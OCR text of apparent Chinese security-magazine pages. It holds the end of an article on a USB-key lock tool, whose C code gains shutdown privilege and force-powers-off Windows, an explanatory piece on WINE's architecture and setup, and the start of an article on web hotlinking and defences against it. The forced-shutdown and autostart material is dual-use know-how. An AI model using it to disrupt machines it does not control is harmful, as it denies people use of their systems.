
机的主要代码：

```
if(!GetVersionEx ( &stOSVI )) return;
if(( VER_PLATFORM_WIN32_NT == stOSVI.dwPlatformId ) && ( 4 <= stOSVI.dwMajorVersion ))
{
HANDLE hToken;
TOKEN_PRIVILEGES tkp;
if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES|TOKEN_QUERY, &hToken))
return;
// Get the LUID for the shutdown privilege.
LookupPrivilegeValue(NULL, SE_SHUTDOWN_NAME, &tkp.Privileges[0].Luid);
tkp.PrivilegeCount = 1; // one privilege to set
tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
AdjustTokenPrivileges(hToken, FALSE, &tkp, 0,(PTOKEN_PRIVILEGES)NULL, 0);
if (GetLastError() != ERROR_SUCCESS)
return;
if (!ExitWindowsEx(EWX_SHUTDOWN | EWX_FORCE|EWX_POWEROFF, 0))
return;
}
else//WIN9X
{
ExitWindowsEx(EWX_SHUTDOWN | EWX_FORCE | EWX_POWEROFF, 0);//关机
}
```

整个程序的逻辑也是按照图 1 实现的。如果没有 U 盘存在，且无有效的 U 盘 ID 文件在指定目录，则无任何操作。如果在指定目录下存在有效 U 盘 ID 文件，则与当前 U 盘序列号比较，如果此时无 U 盘设备或序列号不一致，则强制关机。程序可通过添加到启动目录来实现开机自启动；或通过注册表自启动键值和服务来实现，这些方法的实现这里就不再赘述了。

（**编辑提醒**：本文涉及的代码可以到黑防官方网站下载）

前置知识：Linux
关键词：工具、WINE、虚拟机



基于 Linux 系统 WINE 虚拟机技术的研究

文/图 北京 李晨光

由于 Linux 源码公开且可以裁剪的特点，使其在商用服务器以及终端市场上的占有率稳步提高，而 Windows 的技术完全被微软垄断，所以越来越多的用户在采购操作系统时更倾向于 Linux。但 Linux 中应用软件不多的现状成为目前亟待解决的问题，将 Windows 中的软件转移到 Linux 中正可以弥补这一缺陷。

纵观当前已成品化的各种技术实现：VMWARE，利用一台 Linux 操作系统的计算机的部分内存、硬盘资源构建成一台“独立”的虚拟计算机，在建立的虚拟环境中安装 Windows 操作系统运行 Windows 软件；Win4Lin 方式，允许在 Linux 上安装 Windows 系统，其核心采用了 UNIX 的 Merge 技术，即在 UNIX 下允许 Windows 直接访问预定义的中断、I/O 接口以及 DMA 通道。以上两种实现都在 Linux 上建立了完整的 Windows 环境，而 WINE（Wine Is Not an Emulator）无此要求。它对 Windows 仿真基于 API，即用 Linux 共享库实现 Windows API。

WINE 的体系结构

WINE 目前实现了 Windows 体系结构中的 Win32 子系统，它与 Linux 系统交互方式如图 1 所示。Linux 结构（如图 1 右边靠下部分所示）可分为三层：Linux 提供的 Libc、Libx11 等共享库、Linux 内核与 Linux 设备驱动。WINE 结构（参见图 1 右边靠上的部分）中各模块的功能如下：

Windows DLLs：WINE 提供的各种 Windows 动态库，包括 WINE 内置（由 Linux 共享库实现）与 Windows 操作系统原始的动态库，使用原始动态库函数能够保证其与对应的 Windows 程序的功能需求完全兼容。内置

的动态库将替换 Windows 原始的动态库。




图 1　WINE 的体系结构

Windows（NT）Core DLLs：包含 NTDLL、KERNEL/KERNEL32、GDI/GDI32、USER/USER32 这四个/对 DLL。这些 DLL 均属于 Windows 的内核文件，其他 Windows DLL 都建立在这些核心 DLL 基础上。WINE 建立在 Linux 内核上，没有实现 Windows 内核，所以这些 DLL 在 WINE 中都需要重新实现。

WINE Server：管理 WINE 启动的各类进程，其功能相当于 WINE 内核。

WINE executadle：在 WINE 中可以直接运行的可执行文件。包括 DOS、Win16、Win32 以及 Winelib。Winelib 指 Windows 程序的源码在 WINE 中编译生成的可执行文件，WINE 提供了产生这种可执行文件的工具（Winebuild）。

WINE drivers：WINE 在 Linux 内核上建立了一个提供 Windows NT DLL 与 KERN-EL32 功能的代理层。这种设计方式决定了 Windows 程序在 Linux 中使用驱动必须满足以下条件：该设备在 Linux 中被支持或 WINE 已经实现了 Windows 驱动的 API 与 Linux 驱动接口粘合的代理功能。

WIN 运行的技术背景

1）WINE Server 工作原理

WINE Server 重点实现在 WINE 中运行的进程/线程之间的通信、同步，以及 Win32 对象等的管理。WINE 启动时，会随之建立一个 Linux Socket，此后所有启动的 WINE 进程都使用该 Socket 与 WINE Server 的启动，最后一个 WINE 进程结束时 WINE Server 自动关闭。WINE 进程中的线程都有各自的请求缓冲区，该缓冲区与 WINE Server 共享。线程需要和其他线程/进程同步时，它首先填充请求缓冲区，并通过 Socket 发送一个命令码，WINE Server 根据命令执行相关的操作。当客户进程等待一个响应（如同步原语）时，WINE Server 将其标记为等待状态，在等待条件满足后给予回应。WINE Server 自身为单个、独立的 Linux 进程，它没有自己的线程，而是在一个大的循环中往复检查客户进程是否发送了命令，因此内部不存在竟态条件。

客户进程需要了解任何 Win32 对象句柄联系的 Linux 文件描述符时，客户进程发送请求至 WINE Server，WINE Server 返回一个复制的描述符，客户进程结束时关闭该描述符。

2）WINE 建立的 TEB 结构

所有的 Win32 代码都假定了运行环境中存在某些特定的结构，如 TEB（Thread Environment Block）连接着每一个线程，存储了诸如 TLS（Thread Local Store）槽、一个指向线程消息队列的指针、最后一次错误的代码等。此外，TEB 还包括 SEH（Structured Exception Handling）用于抛出“This program has performed an illegal operation and will be terminated”等类似信息。

所有活着的线程都必须有一个与 WINE Server 的连接；同样，WINE Server 必须记录所有活着的 Win32 线程用于精确报告程序其他部分的信息，分派 APC（Asynchronous Procedure Calls）等。因此线程初始化的一部分就是初始化线程的服务器端，服务器端不仅有该线程的正确信息，还有一组文件描述符用于线程与 WINE Server 的通信。

3）DLL 加载方法分析

WINE 内置的 DLL 由 Linux 共享库实现，共享库包含了作为 DLL 的代码及其他相关信息，如 DLL 资源、DLL 描述符以及一个构造器，当共享库被载入内存时，该构造器被调用且在 WINE DLL 加载器（preloader）上注册该 DLL 的描述符。DLL 描述符在内存中创建一个 PE-header 用于提供 DLL 的入口点、资源、节、debug、模块的依赖性等信息。Windows 原始的 DLL 也有类似结构，WINE 利用这些信息处理 DLL 的导入节/导出节。当一个应用进程需要加载 DLL 时，它依次按下列方式查找：通过已注册的 DLL 列表；根据 WINEDLL-PATH 的环境变量进行搜索；加载 Windows 原始的 DLL。DLL 实例化后被 dlopen()映射进内存。WINE 利用 Linux 共享库的动态装载能力对必须重定位的 DLL 进行重定位。WINE 是 32 位代码，Linux 中的 stdcall(gcc)支持 Windows 常规调用，因此可以直接替换 WINE 处理器中的地址导入 Win32 代码，但对于 16 位模块还需要添加 thunk 进行地址等方面的转换。

WINE 启动分析

由于 Linux 早期版本提供的线程 API 不够强大，不

足以实现 Windows API 线程部分，WINE 利用 Linux kernel thread 重新构建了 Windows 线程 API 函数，该部分在 WINE 中称为 WINE-kthread。随着 Linux 的发展，Linux 后来的版本中出现了功能强大的 NPTL 线程子系统，WINE 利用此系统提供的 API 函数粘合了 Windows 线程 API 函数，此部分称为 WINE-pthread。WINE 在启动前首先检查用户使用的线程模式，并执行由 WINE-pthread 或 WINE-kthread 实现的 WINE preloader。它是一个没有 main 主函数的 ELF 文件，用于在新建立的 WINE 进程中设置 Win32 类型的进程地址空间布局后转入 WINE 的 main 函数，WINE 被启动。preloader 通过这种方式传递一些必要信息到 libwine（WINE 的动态库）中，并调用函数 Wine-init 进行 debug 功能和地址空间方面的处理。以后顺次执行：

1）-WINE-process-init 建立 Win32 程序运行所必需的结构，如 PEB、TEB、进程堆以及与 WINE Server 的连接等。

2）-Wine-kernel-init 依次执行：从 WINE Server 获得新进程启动时必需的信息；初始化新进程的注册以及其他相关部分；确定被加载文件的类型以后该应用程序被载入内存。

3）新载入 Windows 程序运行的开始。首先，start-process 建立 SHE，调用 NtdllLdr-Initializer Thuck 执行进程初始化的其他部分，如进行重定位以及调用 DLL 的构造函数等。最后，转入被载入应用程序的入口点，应用程序开始执行，WINE 提供的 API 就可以被正确地调用了，随后当从应用程序返回时，调用 ExitProcess 函数结束该进程。

Win32 启动分析

从命令行启动一个 WINE 进程时，WIN-E 首先检查操作系统使用的线程模式，启动 WINE 装载器。WINE 从 Linux 中取得诸如运行环境、命令行参数等必要的资源后依次执行：

1）NTDLL.dll.so 被 Linux 的标准共享库装载器载入内存，在 Linux 中建立 PEB、TEB、进程堆以及与 WINE Server 的连接等。

2）利用 Windows 动态装载能力加载 Ke-rne132，-WINE-kernel-init 处理所有装载与执行的逻辑过程，包括初始化命令行参数，在文件系统中寻找相应的可执行文件。如果没有找到，WINE 装载器停止装载并返回出错信息；否则，将找到的文件载入内存，建立一个堆栈供新建立的可执行文件的进程作用，堆栈大小由该文件结构中 PE-header 定义。

3）Ntdll.LdrInitializeThunk 执行其他部分，比如解析所有在可执行文件中引用的 DLL 与 TLS 槽的初始化。

4）转入到可执行文件的入口点，可执行文件开始运行。

如果有多个 Win32 程序要求运行，WINE 为这些 Win32 程序分别建立 WINE 进程。这些 Win32 程序在各自的 WINE 进程中运行，如图 2 所示。




图 2

Winelib 启动分析

Winelib（假定有一个文件 example.exe）对应有两个文件：example 为一个链接到 WINE 装载器的符号链接；example.exe.so 相当于一个 Linux 中的动态链接库。

从命令行启动一个 Winelib 程序时，Linux Shell 将 example 作为一个 Linux 的可执行文件。由于它实际是 WINE 的一个装载器，所有 WINE 被启动并利用 Linux 的共享库机制加载第二个文件 example.exe.so。WINE 根据文件的描述符确认它是一个 32 位模块，于是共享库被加载，再处理该可执行文件的导入节，调用全局对象的构造器，便于以后加载动态库函数，最后转入可执行文件的入口点，载入的文件开始运行。

Win16 与 DOS 程序启动分析

一个 Win16 程序要求运行时，WINE 将该程序交给虚拟 DOS 机（VDM）。虚拟机首先建立一个 16 位的运行环境，Win16 程序就在该虚拟环境中运行。此后由该程序创建的子程序均在同一虚拟机实例中运行。虚拟机为 16 位的进程提供了诸如多任务协作，共享地址空间，管理为 16 位进程建立的代码段、数据段与堆栈段的选择器等功能。

DOS 程序的启动与 Win16 的启动过程类似，虚拟机对 DOS 程序还采用互斥机制保证 DOS 程序的运行是单线程的，如图 2 所示。

WINE 实战

我们可以在 http://fedoraproject.org/wiki/AndreasBierfert/Wine 下载针对 Fedora12 的 WINE，最新版本是 1.1.38。下载 tar 包后，进入安装目录运行 wineinstall（安装释放文件）文件，之后它会运行./configure，然后显示："We need to install wine as root user, do you want us to build wine,'su root' and

install Wine? Enter 'no' to continue without installing(yes/no)"，选"yes"并回车，如果在此处出现错误，请检查此命令的输出，如果没有找到一些需要的包，而你又希望使用那个包提供的功能时，请安装相应的 devel 包。

如果 root 用户设置了密码，还会提示你输入密码。待屏幕上出现以下提示时，表示安装成功了。

Installation complete for now. Good luck (this is still alpha software).

If you have problems with WINE, please read the documentation first,

as many kinds of potential problems are explained there.

在 Shell 下运行 WINE，第一次运行不成功，这是正常的，因为没有在/root/.wine/config 文件里配置好。

```
[Drive C]
"Path" = "/usr/share/win_c"
"Type" = "hd"
"Label" = "MS-DOS"
"Filesystem" = "win95"
改为:[Drive C]
"Path" = "/winc"
"Type" = "hd"
"Label" = "MS-DOS"
"Filesystem" = "win95"
```

这样就可以了，如果安装了 simsun 字体，WINE 默认就会找到这个字体。

我们在运行 Windows 程序时，常常会出现看不到中文的情况，这是因为在 GBK 或 GB2312 编码状态下可以输入中文，但如果没有进行默认编码设置，就无法输入中文。通过设置 locale 可以解决。具体方法如下：

编辑.bashrc 文件，在该文件尾部添加如下两行：

```
export LANG=zh_CN.gb2312
export LC_ALL=zh_CN.2312
```

重新运行 bash 后输入 locale 命令，默认的编码就会显示 GB2312。另外，如果没有中文字体也无法显示中文，自然也就看不见汉字。下一步该运行应用程序了，可以通过两种方式运行：

1）自动运行

在 KDE 或者 GNOME 的文件管理器中切换到应用程序所在目录，单击就可以打开。虽然程序运行速度十分缓慢，不过聊胜于无。

2）手工运行

在 Console 模式下，输入命令："wine ＜将要运行的应用程序＞"。


3）实例

想要通过 WINE 在 Linux 下使用 Winzip 怎么实现呢？重新运行 winesetup，在配置 Windows 安装路径窗口中，选择"Create a new windows directory（创建一个新的 Windows 安装目录）"，其他的一切都很简单，在 Linux 中直接运行 Winzip 安装文件安装 Winzip 后就可以调用了。

总结

本文对在 Linux 系统中运行 Windows 程序的一种实现——WINE 内核运行的机理和实例进行了详尽分析。在比较了将 Windows 程序转移到 Linux 中的各种技术实现及各自特点的基础上，阐述了 WINE 的体系结构及各部分的功能，并通过对不同类型 Windows 程序启动过程的分析，揭示了 WINE 在 Linux 中创建 Win32 线程/进程环境与调用动态链接库的技术。由于当前 Linux 平台上应用程序的类型与数目不多，大部分企业还不能确定是否应该将 Windows 应用程序移植到 Linux 系统中，更多的厂商在等待 Linux 系统大规模应用于桌面。将 Windows 应用程序移植到 Linux 环境中运行，对于此难题的解决则是一个非常有效的方式。

前置知识：无
关键词：网管、盗链、反盗链



实战网页盗链攻与防

文/图 Winbo

在网络冲浪的过程中，有时候明明使用了正确的图片地址，却常常会遇到无法浏览的问题。比如显示一个红色的大叉，或图片显示"此图片仅限于***网站用户使用"。当然，还有更令人纳闷的事情，比如明明

用搜索引擎找到了音视频资源的真实地址，却提示不能正常下载。这里面有什么玄机呢？如果首先能够排除地址的问题，这里就要考虑是否遇上防盗链系统了。盗链与防盗链，也是一个很常见的攻与防的安全话题。下面，本文就从这两个角度出发，对盗链系统和防盗链系统进行分析。

空手套白狼：盗链的来龙去脉

说到盗链，人们很容易联想到“空手套白狼”。从字面上看，“空手套白狼”中的“空手”应该是指没有使用任何先进的武器，“套”表明用了绳子这种最便宜和最原始的武器或工具，而且也表明用了计谋和智慧；“白狼”当然是不多见的狼了，稀少也就珍贵，表明“收获”很大。现在所谈的“盗链”，就是一个艺高胆大的“空手套白狼”故事。所谓盗链，是指服务提供商自己不提供服务的内容，而通过技术手段，绕过其他有利益关系的服务提供商界面，直接在自己的界面上向最终用户提供其他服务提供商的服务内容，从而获取最终用户的浏览和点击率。受益者不提供资源或提供很少的资源，而真正的服务提供商却不能得到任何的支付。

1）为什么会存在盗链

利字当头，从根本上讲，盗链就是钻了HTTP协议的空子。仔细分析我们的浏览过程就可以发现，被浏览的页面并不是一次性全部传送到客户端。如果客户请求的是一个带有许多图片和其他信息的页面，那么最先的一个 HTTP 请求被传送回来的是这个页面的HTML文本。客户端浏览器对这段文本解释执行后，如果发现其中还有其他文件，客户端浏览器会再发送一条或者更多的HTTP请求。当这些请求被处理后，其他文件才会被传送到客户端，最后浏览器将这些文件放到页面的正确位置。可见，一个完整的页面要发送多条HTTP请求才能被完整显示。如图1所示。




图 1

正是这个浏览过程给了盗链者机会。进一步分解上面的浏览过程，具体如下：① 客户端浏览器通过URL向服务器发送网络资源申请；② 服务器端接收到申请并查询资源，然后将资源转发给客户端浏览器；③ 浏览器接收完文件之后，启动播放软件并播放相关资源文件，或者浏览器直接启动播放软件插件，同时直接将 URL 传递给播放软件插件，并由播放软件插件跟服务器进行交互，一边下载一边播放。这个流程显示了一些明显的缺陷。首先，服务器和客户机用的都是公开性的软件，难以加载有效的防盗链控制。其次，传输过程中信息传递用的是公开的协议，资源的发布使用的也是公开的描述格式。最后，资源通常都是没有经过特别加密的。因此，给了盗链者可乘之机。

